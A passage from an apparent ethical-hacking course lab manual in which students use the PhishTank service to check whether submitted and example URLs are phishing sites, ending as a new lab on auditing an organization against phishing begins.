3. Click on any phishing website **ID** in the **Recent Submissions** list (in this case, **7486626**) to view detailed information about it.


Note: If a notification appears asking **Would you like Firefox to save this login for phishtank.com?**, click **Don't Save**.

Note: If you are redirected to the page asking captcha, enter the captcha to proceed.

Module 09 – Social Engineering




4. If the site is a phishing site, **PhishTank** returns a result stating that the website “Is a phish,” as shown in the screenshot.




Module 09 – Social Engineering

5. Navigate back to the **PhishTank** home page by clicking the **Back** button in the top-left corner of the browser.
6. In the **Found a phishing site?** text field, type a website URL to be checked for phishing (in this example, the URL entered is **be-ride.ru/confirm**). Click the **Is it a phish?** button.



Note: You can examine any website of your choice for phishing.

- If the site is a phishing site, **PhishTank** returns a result stating that the website “Is a phish,” as shown in the screenshot.



- This concludes the demonstration of detecting phishing using PhishTank.
- Turn off the **Windows 11** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ



Audit Organization's Security for Phishing Attacks

Ethical hackers and penetration testers are aided in auditing an organization's security for phishing attacks by various tools that make security assessment an easy task.

Lab Scenario

Social engineers exploit human behavior (manners, enthusiasm toward work, laziness, innocence, etc.) to gain access to the information resources of the target company. This information is difficult to be guarded against social engineering attacks, as the victim may not be aware that he or she has been deceived. The attacks performed are similar to those used to extract a company's valuable data. To guard against social engineering attacks, a company must evaluate the risk of different types 